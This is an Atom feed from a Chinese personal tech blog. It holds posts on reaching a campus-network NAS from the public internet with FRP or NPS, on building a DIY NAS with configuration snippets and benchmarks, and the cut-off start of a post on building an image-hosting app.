






<?xml version="1.0" encoding="utf-8"?>
<feed xmlns="http://www.w3.org/2005/Atom">
            <title type="text">Tan — 我的编程技术感想</title>
            <subtitle type="text">这是我的博客</subtitle>
    <updated>2026-03-05T14:31:16+08:00</updated>
        <id>https://tans.fun</id>
        <link rel="alternate" type="text/html" href="https://tans.fun" />
        <link rel="self" type="application/atom+xml" href="https://tans.fun/atom.xml" />
    <rights>Copyright © 2026, Tan — 我的编程技术感想</rights>
    <generator uri="https://halo.run/" version="0.0.4">Halo</generator>
            <entry>
                <title><![CDATA[【NAS 系列】如何公网访问我的 NAS ？内网穿透！]]></title>
                <link rel="alternate" type="text/html" href="https://tans.fun/archives/nas-public-network-access" />
                <id>tag:https://tans.fun,2025-11-02:nas-public-network-access</id>
                <published>2025-11-02T14:15:05+08:00</published>
                <updated>2025-11-02T14:15:05+08:00</updated>
                <author>
                    <name>Tans</name>
                    <uri>https://tans.fun</uri>
                </author>
                <content type="html">
                        <![CDATA[<h1 id="%E5%86%85%E7%BD%91%E7%A9%BF%E9%80%8F%E6%8C%87%E5%8D%97" tabindex="-1">内网穿透指南</h1><h2 id="%E5%89%8D%E8%A8%80" tabindex="-1">前言</h2><p>笔者最近搭建了一套 NAS 系统，见 <a href="https://tans.fun/archives/nas-zhuang-ji-shi-mo--cong-ying-jian-xuan-gou-dao-xi-tong-pei-zhi-de-wan-zheng-zhi-nan" target="_blank">NAS 装机始末</a>。通常在校园网内网环境（10.x.x.x）中使用，但部分场景（异地离线下载、远程访问媒体库）需从公网访问 NAS 。但是校园内网经过多层 NAT（网络地址转换），导致无法获取 NAS 固定公网 IP，所以需要采用中继或 P2P 打洞来实现公网访问。</p><blockquote><p><strong>P2P 打洞</strong>：一种让两个处于 NAT 后面的设备直接通信的技术，通过中间服务器协助建立直连。但在国内网络环境下，因 QOS（服务质量）、防火墙限制，稳定性较差。</p></blockquote><p>本指南主要使用<strong>中继方式</strong>：通过一台公网 IP 服务器作为中间节点，连接内网 NAS 与公网设备的方式。</p><p><img src="https://kauizhaotan.oss-cn-shanghai.aliyuncs.com/img/blog/image-20251102135155636.png" alt="image-20251102135155636" /></p><p>目前常见的内网穿透方案有以下几种：</p><ul><li><strong>SaaS（软件即服务）方案</strong>：花生壳、节点小宝、飞牛云 FN Connect 等。开箱即用，下载安装即可实现内网穿透、异地组网。优点：门槛低、易部署。缺点：价格高、带宽受限、存在审计风险。适合小带宽场景（远程控制、SSH 等）。</li><li><strong>PaaS 方案</strong>：购买 FRP / NPS 服务（如闲鱼/淘宝），按峰值带宽/流量/端口数计费。优点：性价比高。缺点：共享带宽不稳定、存在审计风险、需要自行配置端口映射。</li><li><strong>自建方案</strong>：自行购买服务器（轻量服务器或 ECS），部署内网穿透服务。优点：成本可控、稳定、无审计风险。缺点：需要一定技术能力和成本投入。</li></ul><p>本文重点：工具介绍与使用、自建指南与成本。</p><h2 id="%E4%B8%80%E3%80%81%E5%86%85%E7%BD%91%E7%A9%BF%E9%80%8F%E5%B7%A5%E5%85%B7" tabindex="-1">一、内网穿透工具</h2><blockquote><p>本节介绍两种工具：FRP、NPS。</p></blockquote><h3 id="1.1-frp" tabindex="-1">1.1 FRP</h3><blockquote><p><strong>Github 地址</strong>：<a href="https://github.com/fatedier/frp" target="_blank">https://github.com/fatedier/frp</a></p></blockquote><p>FRP 是用于内网穿透的反向代理应用，支持 TCP、UDP、HTTP、HTTPS，并支持 P2P。通过有公网 IP 的节点将内网服务暴露到公网，采用服务端-客户端架构：<code>frps</code>（服务端）和 <code>frpc</code>（客户端）。</p><blockquote><p><strong>反向代理</strong>：位于用户与目标服务器之间，接收请求并转发，将结果返回给用户。相对于正向代理，反向代理对客户端透明。</p></blockquote><p>FRP 目前为 V1 且持续更新，支持 Windows、Linux、MacOS，常用协议均已覆盖。笔者常用场景为 TCP、HTTP 代理转发。</p><p><img src="https://kauizhaotan.oss-cn-shanghai.aliyuncs.com/img/blog/architecture.png" alt="architecture" /></p><p>FRP 提供 Web UI，支持连接状态监控、流量统计、配置检查。安装可用 Github Release 或 Docker。</p><p>示例：笔者在 NAS（飞牛云）上部署客户端，可在应用商店下载并按配置填写。</p><p><img src="https://kauizhaotan.oss-cn-shanghai.aliyuncs.com/img/blog/image-20251025102140342.png" alt="image-20251025102140342" /></p><p><img src="https://kauizhaotan.oss-cn-shanghai.aliyuncs.com/img/blog/image-20251025102216323.png" alt="image-20251025102216323" /></p><p><img src="https://kauizhaotan.oss-cn-shanghai.aliyuncs.com/img/blog/image-20251025102301791.png" alt="image-20251025102301791" /></p><h3 id="1.2-nps" tabindex="-1">1.2 NPS</h3><blockquote><p><strong>Github 地址</strong>：<a href="https://github.com/djylb/nps" target="_blank">https://github.com/djylb/nps</a></p></blockquote><p>基本功能与 FRP 一致；原仓库已停止维护，现由社区二次维护。NPS 优势是后台管理完善，常见于闲鱼/淘宝内网穿透服务，支持用户、配额管理、可视化管理。</p><p>FRP 主要在客户端用 toml（配置文件格式）手动配置，上手成本较高。NPS 可将配置集中到服务端后台，支持可视化，对新手更友好。同样可用 Docker 或二进制部署。</p><pre><code class="language-sh"># docker pull yisier1/nps# docker run -d --restart=always --name nps --net=host -v 你的conf目录:/conf -v /etc/localtime:/etc/localtime:ro yisier1/nps</code></pre><p><strong>选择建议</strong>：</p><ul><li><strong>NPS</strong>：可视化、多租户、上手简单</li><li><strong>FRP</strong>：长期维护、插件丰富、可靠性高</li></ul><h2 id="%E4%BA%8C%E3%80%81%E8%87%AA%E5%BB%BA%E5%86%85%E7%BD%91%E7%A9%BF%E9%80%8F%E6%9C%8D%E5%8A%A1" tabindex="-1">二、自建内网穿透服务</h2><h3 id="2.1-%E5%9C%BA%E6%99%AF%E5%88%86%E6%9E%90" tabindex="-1">2.1 场景分析</h3><p>笔者使用场景：远程访问文档与媒体，高码率视频峰值需约 32Mbps，偶发使用（如地铁通勤时）。目标：</p><ul><li><strong>短时大带宽</strong>：速率稳定、延迟不敏感，用于文件传输、高码率播放。需要大带宽公网服务器。</li><li><strong>长时小带宽</strong>：稳定（避免断连），用于远程运维；可用 FN Connect、花生壳等免费服务，也适合轻度办公。</li></ul><h3 id="2.2-%E6%9C%8D%E5%8A%A1%E5%99%A8%E9%80%89%E6%8B%A9" tabindex="-1">2.2 服务器选择</h3><p>此部分面向无服务器场景；若有 ECS（弹性计算服务）/ 轻量服务器的可跳过；如有带宽瓶颈，可加配按量网卡。</p><p><strong>主要云厂商</strong>：阿里云、腾讯云、火山云。服务器计费：</p><ul><li><strong>包月计费</strong>：预付费，单价更低。</li><li><strong>按量计费</strong>：后付费，按需起停。</li><li><strong>抢占式实例</strong>：后付费，市场价格浮动，比按量计费节省最高约 90%。</li></ul><blockquote><p><strong>抢占式实例</strong>：云厂商以折扣价出售闲置算力，可能因资源需求被回收，适合可容忍中断的非关键任务。</p></blockquote><p>对于非工作时间、短时娱乐场景，建议使用抢占式实例以控制带宽外的成本，并可随时释放。可结合自定义镜像一键拉起内网穿透环境。</p><p><strong>硬件配置</strong>：</p><ul><li><p><strong>CPU &amp; 内存</strong>：一般 <strong>2C / 4G</strong> 的 ECS / 轻量服务器即可流畅运行内网穿透。</p></li><li><p><strong>带宽</strong>：参考 <a href="https://help.aliyun.com/zh/ecs/public-bandwidth" target="_blank">阿里云带宽计费方式</a>。</p><ul><li><strong>按使用流量</strong>：按出网流量 0.8 元/G 计费，适合波动、突发场景（推荐）</li><li><strong>按固定带宽</strong>：按带宽值与时长计费，可选 1–200 Mbps，适合流量稳定场景；公式：公网带宽费用 = 单位时长带宽值费用 × 使用时长；阿里云 3.36 元/Mbps/天</li></ul></li></ul><p><img src="https://kauizhaotan.oss-cn-shanghai.aliyuncs.com/img/blog/CAEQWhiBgMCZsYOvwBkiIDA0MGJjODZlZTkyNjRmOTc5MDJlYmJkZjRmMTVlMGYy5241028_20250701160652.526-20251102133040979.svg" alt="image" /></p><blockquote><p><strong>流量计费差异</strong>：不同厂商计费方式不同。阿里云仅计算<strong>出方向流量</strong>，火山云以出入方向流量较大值计费。详见 <a href="https://help.aliyun.com/zh/ecs/public-bandwidth" target="_blank">阿里云公网带宽计费</a>、<a href="https://www.volcengine.com/docs/6623/525596" target="_blank">火山云公网带宽计费</a></p></blockquote><p><strong>实际案例</strong>：用 Infuse / FN Media 播放《权利的游戏》蓝光杜比，单文件约 10G，按流量约 8 元/集，成本偏高。改用网页端，启用服务端转码（4K 32Mbps → 1080p 10Mbps），传输量约 3G，单集约 2.5 元。成本仍偏高，但适用于对画质有要求或小流量办公场景。</p><h3 id="2.3-%E6%88%90%E6%9C%AC%E5%88%86%E6%9E%90" tabindex="-1">2.3 成本分析</h3><p><strong>总成本构成</strong>：</p><ul><li>服务器费用：0.06 元/H（阿里云抢占式实例 2C / 4G）</li><li>公网 IP：0.02 元/H（阿里云公网 IP 配置费用）</li><li>按量带宽：0.8 元/G（阿里云、火山云、腾讯云官网目录价格）</li></ul><p>以一天 300G 为例，成本为 1.92 元 + 流量费。适合短时高带宽。已有服务器的可加配按量网卡，节省服务器费用。</p><h2 id="%E4%B8%89%E3%80%81%E6%80%BB%E7%BB%93" tabindex="-1">三、总结</h2><p>本文介绍内网穿透工具的选型与自建指南：</p><ul><li><strong>工具选型</strong>：FRP（稳定、插件丰富）、NPS（可视化、易用）</li><li><strong>自建方案</strong>：服务器选择、硬件配置、计费模式</li><li><strong>成本优化</strong>：按量计费，300G/天约 1.92 元基础费用</li></ul><p>适合 NAS 用户或需要内网服务公网访问的小伙伴。</p><hr /><p><strong>SEO 关键字</strong>：内网穿透, FRP, NPS, 反向代理, 服务器部署, 云服务器, 带宽计费, NAS 公网访问</p>]]>
                </content>
            </entry>
            <entry>
                <title><![CDATA[【NAS 系列】 玩机始末：从硬件选购到系统配置的完整指南]]></title>
                <link rel="alternate" type="text/html" href="https://tans.fun/archives/nas-zhuang-ji-shi-mo--cong-ying-jian-xuan-gou-dao-xi-tong-pei-zhi-de-wan-zheng-zhi-nan" />
                <id>tag:https://tans.fun,2025-08-10:nas-zhuang-ji-shi-mo--cong-ying-jian-xuan-gou-dao-xi-tong-pei-zhi-de-wan-zheng-zhi-nan</id>
                <published>2025-08-10T13:25:59+08:00</published>
                <updated>2026-03-05T14:31:16+08:00</updated>
                <author>
                    <name>Tans</name>
                    <uri>https://tans.fun</uri>
                </author>
                <content type="html">
                        <![CDATA[<h1 id="nas-%E8%A3%85%E6%9C%BA%E5%A7%8B%E6%9C%AB%EF%BC%9A%E4%BB%8E%E7%A1%AC%E4%BB%B6%E9%80%89%E8%B4%AD%E5%88%B0%E7%B3%BB%E7%BB%9F%E9%85%8D%E7%BD%AE%E7%9A%84%E5%B0%8F%E7%99%BD%E6%95%99%E7%A8%8B" tabindex="-1">NAS 装机始末：从硬件选购到系统配置的小白教程</h1><p>都说电子界喜欢折腾的发烧友都必须经过下面几个步骤：装机 -&gt; 小主机 -&gt; 软路由 -&gt; NAS -&gt; 树莓派 。笔者一直对家庭影视中心 &amp; 存储中心趋之若鹜，加之面对工作电脑频繁爆红的磁盘图标手足无措，后面尝试国内各大网盘后深痛恶绝，所以想趁着还心有余力 DIY 一台属于自己的 NAS。这里想简单分享一下整个装机之旅 ~</p><h2 id="%E4%B8%80%E3%80%81nas-%E5%88%9D%E8%AF%86" tabindex="-1">一、NAS 初识</h2><h3 id="1.1-%E4%BD%95%E4%B8%BA-nas" tabindex="-1">1.1 何为 NAS</h3><blockquote><p><strong>NAS (Network Attached Storage)</strong>：网络附加存储，是一种专门用于数据存储的计算机设备，通过网络为其他设备提供文件存储服务。</p></blockquote><p>在非私人存储场景下，我们普通用户通常会选择商业存储 / 云存储服务，例如 OneDrive、Google Drive、国内各大网盘等；它们以一种类似 SaaS 模式来为用户提供服务，用户只需要安装对应的软件，用户数据则全部保存在厂商的数据中心中，这种模式通常会带来一些问题：</p><ul><li>使用体验：通常只满足最低使用需求，存在限速严重等情况，例如百度网盘感人的 100 KB/s ;</li><li>产品价格：云存储服务或者对象存储价格高昂，长期使用成本高，且随着商业模式的转变有涨价的风险 ; 一般计费与存储量是正相关；</li><li>数据安全：数据隐私安全无法保障，存放在网盘或者其他服务存在审计风险 ;</li><li>使用场景：大多数只是提供软件开箱即用，但是对于一些用户独特的使用场景在短期甚至未来都无法满足，例如 WebDAV、iSCSI 等 ；</li></ul><h3 id="1.3-why-diy-nas" tabindex="-1">1.3 WHY DIY NAS</h3><p>上面我们已经说到，玩 NAS 有两条路子： 成品 NAS or DIY NAS， 这就好比直接买笔记本电脑或者自己装主机一样。两者各有各的好处，而笔者选择 DIY 方案而非成品NAS，主要考虑有下面几点（<s>主要还是穷</s>~）：</p><ul><li><strong>性价比</strong>：想将预算控制在1500元以内（NAS 圈内一般是指刨去 HDD 的其他硬件成本），如果捡垃圾运气好，甚至可以用不到成品一半的价格买到同样的性能 &gt;…&lt;，</li><li><strong>可玩性 &amp; 扩展性</strong>：DIY 通常可玩性比较高，例如内存可以开到 32GB / 64GB，主板可扩展 PCIE 有很多玩法，以及支持多网口等，这些都很有吸引力；简直就是一个 Magic Box ！而且，谁不想 ALL IN ONE 呢 ！</li><li><strong>环保主义</strong>：身为捡垃圾界的 Apple 玩家，想高效利用起来之前的一些闲置硬件，为世界减碳；例如闲置笔记本拆下来的 SSD / 无线网卡，以及老主机上的旧风扇 &amp; 散热 / 线材杂七杂八的，拿来即用；简直是垃圾佬狂欢。</li><li><strong>系统</strong>：好的硬件必须搭配好的软件系统，目前市面上有很多可选系统，例如黑群晖、飞牛等等；且都体验了一把，觉得成熟度都很高，基本满足我的需求。因此不需要去额外考虑闭源系统如极空间、绿联；</li></ul><p>总的来说，我的优先级前三位分别是 性价比、稳定性、可玩性；下面我也会讲到在硬件选择上的考虑。</p><h3 id="2.1-%E6%88%90%E5%93%81nas%E5%AF%B9%E6%AF%94%E5%88%86%E6%9E%90" tabindex="-1">2.1 成品NAS对比分析</h3><p><strong>笔者也调研对比了市面上的 NAS 主流品牌，也简单看了下大家对各个品牌的点评，简单聊下各家的特点：</strong></p><ul><li><strong>群晖</strong>：系统成熟稳定，生态丰富，但价格偏高</li><li><strong>威联通</strong>：性价比不错，功能全面，适合进阶用户</li><li><strong>极空间</strong>：国产新秀，界面友好，价格实惠</li><li><strong>绿联</strong>：入门级选择，功能相对简单</li></ul><p>其实围绕着成品 NAS 主要考虑其处理器、HDD / SDD 槽位、内存、接口类型这几个方面来进行选择。这里以极空间品牌 DXP 产品线的几款产品为例：</p><p><img src="https://kauizhaotan.oss-cn-shanghai.aliyuncs.com/typora/image-20250810132348752.png" alt="image-20250810132348752" /></p><h2 id="%E4%B8%89%E3%80%81%E5%BC%80%E5%8F%91%E6%B5%81%E7%A8%8B" tabindex="-1">三、开发流程</h2><h3 id="3.1-%E7%A1%AC%E4%BB%B6%E9%85%8D%E7%BD%AE" tabindex="-1">3.1 硬件配置</h3><p>其实 NAS 硬件配置与游戏主机的配置相差不大，可能就是在一些小的方面上不太一致</p><ol><li>处理性能：游戏主机着重处理性能，而 NAS 重在存储性能，因此可能在 CPU 的选择上有些区别。</li><li>扩展性：游戏主机可能注重一些日常使用场景，例如基本的音/视频接口、单电口还有 USB 等常用接口。而 NAS 更注重存储，因此可能一些 IO 接口比较重要，例如网络接口（包括电口和光口）以及主板上的 SATA / M.2 接口，还有一些 RAID 阵列等。这里主要说的是主板上的区别。</li><li>功耗上，这一点也是比较容易忽视的地方，和游戏主机即开即用不同，NAS 通常需要 7*24 H 开机的，所以所带来的电费是一比不小的开销，有时候甚至一两年能节约出来一两块机械硬盘的费用。同时为了 NAS 的稳定性和数据安全性，还有还要增设预防断电的 UPS 设备。</li></ol><h4 id="3.1.1-%E4%B8%BB%E4%BD%93%E9%85%8D%E7%BD%AE" tabindex="-1">3.1.1 主体配置</h4><table><thead><tr><th>器材</th><th>型号</th><th>购买理由</th><th>购买渠道</th></tr></thead><tbody><tr><td>主板 + CPU</td><td>N150 工控板</td><td>N150 TDP 6w，搭配 6*SATA + 2*NVME + 4*2.5Gbps网口 + 1*PCIE*1 接口</td><td>淘宝</td></tr><tr><td>内存</td><td>英睿达 DDR5 4800频率</td><td>美光颗粒，质量有保障，咸鱼上淘的，性价比较高</td><td>拼多多</td></tr><tr><td>机箱</td><td>星凌光 小熊座 ITX 小机箱</td><td>机箱小巧，分仓合理，性价比高</td><td>淘宝</td></tr><tr><td>硬盘</td><td>512G 西数 SSD + 13T 希捷 SATA</td><td>都是从之前的主机上扣下来</td><td>其他</td></tr><tr><td>风扇</td><td>硬盘位风扇：ID-COOLING 12015-XT 风扇<br />机箱位风扇：利民 G12B  12025 风扇</td><td>从之前旧主机拆下来的酷冷至尊以及国民品经典系列。其中硬盘位风扇是最重要的</td><td>拼多多</td></tr><tr><td>线材</td><td>主板前置面板，USB3.0 转 USB2.0  20pin公转9pin母<br />SATA 面板大 4pin 公转母 电源一分二线</td><td>主板上只有 USB 2.0 9pin接口，需要转接到机箱前置面板 20pin 上；</td><td>拼多多</td></tr><tr><td>电源</td><td>鑫谷 SG-M450B SFX 350W</td><td>够用，估算了整体功耗不超过 150W，按照一倍冗余也绰绰有余</td><td>闲鱼</td></tr><tr><td>其他配件</td><td>Intel 3160ac 无线网卡 + M.2 转 PCIE 板 * 1 + 天线<br />NVME SSD 散热片</td><td>按需购买</td><td>闲鱼/拼多多</td></tr></tbody></table><p>总共花费1300+ ，价格上要比同配置的成品 NAS 性价比高多了。</p><h4 id="3.1.2-%E4%B8%BB%E6%9D%BF%E8%AF%A6%E7%BB%86%E9%85%8D%E7%BD%AE" tabindex="-1">3.1.2 主板详细配置</h4><blockquote><p><strong>工控板</strong>：工业控制主板，专为工业环境设计，具有稳定性高、接口丰富、功耗低等特点。</p></blockquote><p>主板市面上 搭载 N150 可选的包括 倍控和 畅网 ，按需选择即可。也可以选择其他 U 的妖板，例如 N100、N97 等。</p><p><img src="https://kauizhaotan.oss-cn-shanghai.aliyuncs.com/typora/image-20250810121457616.png" alt="image-20250810121457616" /></p><p>这里选用倍控 N150 ITX 主板，主板规格见 <a href="https://www.bkipc.com/cn/product/1264-NAS-MB.html" target="_blank">N150 产品手册</a>。主要规格如下：</p><ul><li>支持 DDR5 SO-DIMM 内存,最大支持 16GB；</li><li>支持 DP、HDMI 双显示输出；</li><li>支持 4 个 2.5G 以太网；</li><li>支持 2 个 NVMe 2280 SSD 和 6 个 SATA 用于存储；</li><li>支持 2 个 USB3.0 接口和 2 个 USB2.0 接口；</li><li>支持 1 个 PCIe x1 插槽；</li></ul><p><strong>N150 处理器特点：</strong></p><ul><li>4核心4线程，基础频率1.5GHz，睿频可达3.4GHz</li><li>集成Intel UHD Graphics 730核显</li><li>支持DDR4/DDR5内存，最大16GB</li></ul><h3 id="%E8%BD%AF%E4%BB%B6%E9%85%8D%E7%BD%AE" tabindex="-1">软件配置</h3><h4 id="%E7%B3%BB%E7%BB%9F%E9%80%89%E6%8B%A9" tabindex="-1">系统选择</h4><p>除了硬件，另外最重要的是 NAS 系统，一个好的系统才能将硬件性能发挥最大化。这里在 B 友看到了目前几家比较流行的 NAS 系统体验地址，都一一体验了一把。最终还是觉得飞牛更适合我的品味。</p><p><strong>各家系统体验地址：</strong></p><ul><li>极空间体验地址：<a href="https://tiyan.zspace.cn/" target="_blank">https://tiyan.zspace.cn/</a></li><li>绿联体验地址：<a href="https://www.ugnas.com/experience/#/pc-pro-exp" target="_blank">https://www.ugnas.com/experience/#/pc-pro-exp</a></li><li>威联通体验地址（维护中）：<a href="https://www.qnap.com.cn/zh-cn/live-demo/" target="_blank">https://www.qnap.com.cn/zh-cn/live-demo/</a></li><li>飞牛体验地址：<a href="https://www.nas50.cn/?id=27" target="_blank">https://www.nas50.cn/?id=27</a></li><li>群晖体验地址：<a href="https://demo.synology.cn/zh-cn" target="_blank">https://demo.synology.cn/zh-cn</a></li><li>黑威联通：<a href="https://imnks.com/5236.html" target="_blank">https://imnks.com/5236.html</a></li></ul><h4 id="3.2.2-%E7%B3%BB%E7%BB%9F%E5%AE%89%E8%A3%85%E6%B5%81%E7%A8%8B" tabindex="-1">3.2.2 系统安装流程</h4><ol><li><p><strong>制作启动盘</strong></p><ul><li>下载飞牛系统 ISO 镜像</li><li>推荐使用 Ventoy 制作启动 U 盘（避免刻录，单 U 盘可以存放多个 ISO），当然也可以选择将 ISO 刻录到 U 盘上；</li></ul></li><li><p><strong>系统安装</strong></p><ul><li>选择系统盘（建议SSD）</li><li>配置网络和时区</li><li>设置管理员账户</li></ul></li><li><p><strong>系统配置</strong></p><ul><li>访问系统安装过程中配置的局域网 IP， 进行系统基本配置</li></ul></li></ol><h4 id="%E5%AD%98%E5%82%A8%E9%85%8D%E7%BD%AE" tabindex="-1">存储配置</h4><p>总共两个存储空间</p><ul><li>存储空间1，系统盘 512G 切分出来的一部分</li><li>存储空间2，4*4T HDD + 16G SSD 分别作为实际存储盘，缓存加速盘；</li></ul><blockquote><p>SSD 加速：飞牛 OS 可以配置 SSD 盘作为 HDD 缓存加速盘，模式分别是 只读缓存 / 读写缓存；</p></blockquote><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/blog/image-1756640751022.png?x-oss-process=style/water" alt="image-1756640751022" /></p><h4 id="%E7%BD%91%E7%BB%9C%E9%85%8D%E7%BD%AE" tabindex="-1">网络配置</h4><p><a href="https://excalidraw.com/#json=Mw1ZW9pVSS8CY51PS19rx,OPyI78E_ugz6BWzANSrANg" target="_blank">https://excalidraw.com/#json=Mw1ZW9pVSS8CY51PS19rx,OPyI78E_ugz6BWzANSrANg</a></p><p><img src="https://kauizhaotan.oss-cn-shanghai.aliyuncs.com/typora/image-20250810130704646.png" alt="image-20250810130704646" /></p><h2 id="frp-%E5%86%85%E7%BD%91%E7%A9%BF%E9%80%8F" tabindex="-1">FRP 内网穿透</h2><blockquote><p><strong>FRP (Fast Reverse Proxy)</strong>：一个高性能的反向代理应用，支持内网穿透，可用于外网访问内网服务。详细介绍可参考<a href="https://en.wikipedia.org/wiki/Reverse_proxy" target="_blank">维基百科</a>。</p></blockquote><p><strong>服务端安装（云服务器）：</strong></p><pre><code class="language-dockerfile">services:    frps:        container_name: ${CONTAINER_NAME}        deploy:            resources:                limits:                    cpus: ${CPUS}                    memory: ${MEMORY_LIMIT}        image: snowdreamtech/frps:0.63.0        labels:            createdBy: Apps        network_mode: host        restart: always        volumes:            - ./data/frps.toml:/etc/frp/frps.toml            - ./data/ssl:/etc/frp/ssl</code></pre><p><strong>服务端配置文件 (frps.toml)：</strong></p><pre><code class="language-toml">bindAddr = &quot;0.0.0.0&quot;bindPort = 7000auth.method = &quot;token&quot;auth.token = &quot;xxxxx&quot;webServer.addr = &quot;0.0.0.0&quot;webServer.port = 7500webServer.user = &quot;xxxx&quot;webServer.password = &quot;xxxx&quot;# tls#transport.tls.force = true#transport.tls.certFile = &quot;/etc/frp/ssl/server.crt&quot;#transport.tls.keyFile = &quot;/etc/frp/ssl/server.key&quot;#transport.tls.trustedCaFile = &quot;/etc/frp/ssl/ca.crt&quot;</code></pre><p><strong>客户端安装（NAS）：</strong></p><pre><code class="language-toml">serverAddr = &quot;xxxx&quot; # 你的公网IPserverPort = 7000#不能删除, 否则连接不上会闪退loginFailExit=falseauth.method = &quot;token&quot; # 具体可看客户端配置auth.token = &quot;xxx&quot; # 你的 Auth token[[proxies]]name = &quot;test-tcp&quot;type = &quot;tcp&quot;localIP = &quot;127.0.0.1&quot;localPort = 22remotePort = 6000</code></pre><p><strong>常用端口配置：</strong></p><ul><li>80/443：Web服务</li><li>22：SSH远程管理</li><li>3389：RDP远程桌面</li><li>5000：Docker管理界面</li></ul><h3 id="3.3-%E6%80%A7%E8%83%BD%E6%B5%8B%E8%AF%95%E4%B8%8E%E4%BC%98%E5%8C%96" tabindex="-1">3.3 性能测试与优化</h3><h2 id="%E5%85%AD%E3%80%81%E6%88%90%E5%93%81%E9%AA%8C%E6%94%B6" tabindex="-1">六、成品验收</h2><h3 id="6.1-%E7%B3%BB%E7%BB%9F%E6%BC%94%E7%A4%BA" tabindex="-1">6.1 系统演示</h3><p><img src="https://kauizhaotan.oss-cn-shanghai.aliyuncs.com/typora/image-20250810120801976.png" alt="image-20250810120801976" /></p><p><img src="https://kauizhaotan.oss-cn-shanghai.aliyuncs.com/typora/image-20250810120404773.png" alt="image-20250810120404773" /></p><p><img src="https://kauizhaotan.oss-cn-shanghai.aliyuncs.com/typora/image-20250810120235358.png" alt="image-20250810120235358" /></p><p><img src="https://kauizhaotan.oss-cn-shanghai.aliyuncs.com/typora/image-20250810120213138.png" alt="image-20250810120213138" /></p><h3 id="6.2-%E6%80%A7%E8%83%BD%E6%B5%8B%E8%AF%95%E7%BB%93%E6%9E%9C" tabindex="-1">6.2 <strong>性能测试结果</strong></h3><p><img src="https://kauizhaotan.oss-cn-shanghai.aliyuncs.com/typora/image-20250810112553256.png" alt="image-20250810112553256" /></p><p>实际使用测试： 3HDD 组 RAID 5 模式，单盘 80MB/s 左右，共有 3 块盘，其中 2 块 写数据，另一块写 校验，因此理论顺序写速度为 160MB/s ，和观察到基本一致。</p><p><code>fio</code> 工具性能测试：</p><p>主要测试了无缓、带缓、M10 单独 的测试过程，应该比较全面了，带缓存测试结果如下：</p><ul><li>1M 顺序读：IOPS=461, BW=461MiB/s</li><li>1M 顺序写： IOPS=364, BW=364MiB/s</li><li>4K 随机读：IOPS=96.5k, BW=377MiB/s</li><li>4K 随机写： IOPS=512, BW=2050KiB/s</li></ul><p>因为只开了只读缓存，因此在缓存命中率较高的时候，对读性能（特别是 4K 随机读）提升尤其明显；但是 4K 随机写看起来还是很拉~</p><p>详细测试过程： <a href="https://larkcommunity.feishu.cn/wiki/PETnwskRaiNzEDkKGrGcwMWLnMe" target="_blank">https://larkcommunity.feishu.cn/wiki/PETnwskRaiNzEDkKGrGcwMWLnMe</a></p><h3 id="6.4-%E7%BD%91%E7%BB%9C%E6%B5%8B%E8%AF%95" tabindex="-1">6.4 网络测试</h3><ul><li><strong>公网访问（内网穿透方式）</strong> 瓶颈在代理服务器公网带宽</li></ul><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/blog/image-1754921546095.png?x-oss-process=style/water" alt="image-1754921546095" /></p><ul><li><strong>公网访问（校园VPN）</strong> 瓶颈在校园网 VPN 接入点带宽</li></ul><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/blog/image-1754921703911.png?x-oss-process=style/water" alt="image-1754921703911" /></p><ul><li><strong>内网访问（交换机）</strong> 校园网交换机 &amp; 测速客户端 &amp; 测速服务端 支持 2.5gbps 电口。跑满理论速度 2.5gpbs</li><li></li></ul><p><img src="https://kauizhaotan.oss-cn-shanghai.aliyuncs.com/blog/image-1772692253088.png?x-oss-process=style/water" alt="image-1772692253088" /></p><ul><li><strong>内网访问（校园网 AP）</strong> 未跑满 2.5gbps, 瓶颈应该在无线网卡。</li></ul><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/blog/image-1754921927479.png?x-oss-process=style/water" alt="image-1754921927479" /></p><h3 id="%E5%8A%9F%E8%80%97" tabindex="-1">功耗</h3><ul><li>4*HDD + 2*SSD 下，整机待机功耗 62W 左右。</li><li></li></ul><h2 id="%E5%8F%82%E8%80%83%E8%B5%84%E6%96%99" tabindex="-1">参考资料</h2><ul><li><a href="https://docs.nas50.cn/" target="_blank">飞牛NAS官方文档</a></li><li><a href="https://docs.docker.com/" target="_blank">Docker官方文档</a></li><li><a href="https://github.com/fatedier/frp" target="_blank">FRP项目地址</a></li><li><a href="https://rclone.org/" target="_blank">Rclone官方文档</a></li><li><a href="https://jellyfin.org/docs/" target="_blank">Jellyfin官方文档</a></li></ul><hr /><p><em>本文记录了从硬件选购到系统配置的完整过程，希望能为想要DIY NAS的朋友提供一些参考。如有问题欢迎交流讨论！</em></p><h2 id="seo%E5%85%B3%E9%94%AE%E5%AD%97" tabindex="-1">SEO关键字</h2><p>NAS配置,DIY NAS,网络存储,家庭服务器,RAID阵列,Docker部署,内网穿透,FRP配置,云盘挂载,硬件选购,系统优化,性能测试,故障排除,技术博客</p>]]>
                </content>
            </entry>
            <entry>
                <title><![CDATA[Vibe Coding 构建图床应用之旅]]></title>
                <link rel="alternate" type="text/html" href="https://tans.fun/archives/vibecoding-gou-jian-tu-chuang-ying-yong-zhi-lv" />
                <id>tag:https://tans.fun,2025-07-27:vibecoding-gou-jian-tu-chuang-ying-yong-zhi-lv</id>
                <published>2025-07-27T17:53:53+08:00</published>
                <updated>2025-08-10T00:46:06+08:00</updated>
                <author>
                    <name>Tans</name>
                    <uri>https://tans.fun</uri>
                </author>
                <content type="html">
                        <![CDATA[<h1 id="vibe-coding-%E6%9E%84%E5%BB%BA%E5%9B%BE%E5%BA%8A%E5%BA%94%E7%94%A8%E4%B9%8B%E6%97%85" tabindex="-1">Vibe Coding 构建图床应用之旅</h1><blockquote><p>以下内容 纯手工 制作，辅助 AI 润色，保证无幻觉。<br />Vibe Coding： 可以理解为一种基于情感和氛围驱动的编程方式，没有传统编程的严谨缜密，而是和 AI 聊天的轻松活泼~</p></blockquote><h2 id="%E9%A1%B9%E7%9B%AE%E8%83%8C%E6%99%AF" tabindex="-1">项目背景</h2><p>事情还得从 2023 年说起，正在上大学的我写博客的时候经常遇到 Markdown 格式博客复制的时候，还有一大堆图片与 .md 捆绑打包在一起，传输和分享非常不便。当时想自己构建一个在线图床，可以快速上传博客图片，并获取全球都可以访问的链接。说干就干，先建立了一个叫做 <a href="https://github.com/TanYongF" target="_blank">TanYongF</a>/<a href="https://github.com/TanYongF/iimage" target="_blank">iimage</a> 